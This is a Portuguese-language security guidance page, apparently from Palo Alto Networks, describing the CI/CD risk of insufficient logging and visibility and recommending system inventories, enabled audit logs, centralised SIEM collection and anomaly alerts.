Riscos de registros e visibilidade insuficientes permitem que um invasor realize atividades maliciosas no ambiente de CI/CD sem ser detectado durante qualquer fase da cadeia de eliminação do ataque, incluindo a identificação dos TTPs (Técnicas, Táticas e Procedimentos) do invasor como parte de qualquer investigação pós-incidente.

Descrição

A existência de recursos eficazes de registro e visibilidade é essencial para a capacidade de uma organização de se preparar, detectar e investigar um incidente relacionado à segurança.

Embora as estações de trabalho, servidores, dispositivos de rede e os principais aplicativos de TI e negócios sejam normalmente abordados em profundidade nos programas de registro e visibilidade de uma organização, geralmente não é o caso de sistemas e processos em ambientes de engenharia.

Dada a quantidade de possíveis vetores de ataque que utilizam ambientes e processos de engenharia, é imperativo que as equipes de segurança criem os recursos apropriados para detectar esses ataques assim que eles acontecerem. Como muitos desses vetores envolvem alavancar o acesso programático em relação aos diferentes sistemas, um aspecto fundamental para enfrentar esse desafio é criar fortes níveis de visibilidade em torno do acesso humano e programático.

Dada a natureza sofisticada dos vetores de ataque de CI/CD, há um nível igual de importância para os logs de auditoria dos sistemas; por exemplo, acesso do usuário, criação de usuário, modificação de permissão e logs de aplicativos; por exemplo, enviar evento a um repositório, execução de compilações, upload de artefatos.

Impacto

Com os invasores gradualmente mudando seu foco para ambientes de engenharia como um meio de atingir seus objetivos, as organizações que não garantem os controles apropriados de registro e visibilidade desses ambientes podem não detectar uma violação e enfrentar grandes dificuldades na mitigação/remediação devido às capacidades mínimas de investigação.

Tempo e dados são os ativos mais valiosos para uma organização sob ataque. A existência de todas as fontes de dados relevantes em um local centralizado pode ser a diferença entre um resultado bem-sucedido e um resultado devastador em um cenário de resposta a incidentes.

Recomendações

Existem vários elementos para obter registro e visibilidade suficientes:

- **Mapeamento do ambiente –** Capacidades de visibilidade eficazes não podem ser alcançadas sem um nível íntimo de familiaridade com todos os diferentes sistemas envolvidos em possíveis ameaças. Uma possível violação pode envolver qualquer um dos sistemas que fazem parte dos processos de CI/CD, incluindo SCM, CI, repositórios de artefatos, software de gerenciamento de pacotes, registros de contêineres, CDs e mecanismos de orquestração (por exemplo, K8s). Identifique e compile um inventário de todos os sistemas em uso na organização, contendo cada instância desses sistemas (especificamente relevante para sistemas autogerenciados, por exemplo, Jenkins).
- **Identificar e habilitar as fontes de log apropriadas –** Depois que todos os sistemas relevantes forem identificados, a próxima etapa será garantir que todos os logs relevantes sejam ativados, pois esse não é o estado padrão nos diferentes sistemas. A visibilidade deve ser otimizada no acesso humano e programático por meio de todas as várias medidas permitidas. É importante colocar um nível igual de ênfase na identificação de todas as fontes de log de auditoria relevantes, bem como as fontes de log de aplicativos.
- **Logs de envio para um local centralizado** (ex.: SIEM) para oferecer suporte para agregação e correlação de logs entre diferentes sistemas de detecção e investigação.
- **Criação de alertas para detectar anomalias e possíveis atividades maliciosas** em cada sistema isoladamente e em anomalias no processo de envio de código, que envolve vários sistemas e requer conhecimento mais profundo nos processos internos de compilação e implantação.

Referências

- Os recursos de registro e visibilidade são essenciais e relevantes para detectar e investigar incidentes, independentemente do risco que foi explorado no incidente. Qualquer incidente de segurança nos últimos anos envolvendo sistemas de CI/CD exigiu que a organização vítima tivesse visibilidade eficaz para poder investigar e entender adequadamente a extensão dos danos do ataque em questão.

www.paloaltonetworks.com

3000 Tannery Way
Santa Clara, CA 95054

Principal: +1.408.753.4000
Vendas: +1.866.320.4788
Suporte: +1.866.898.9087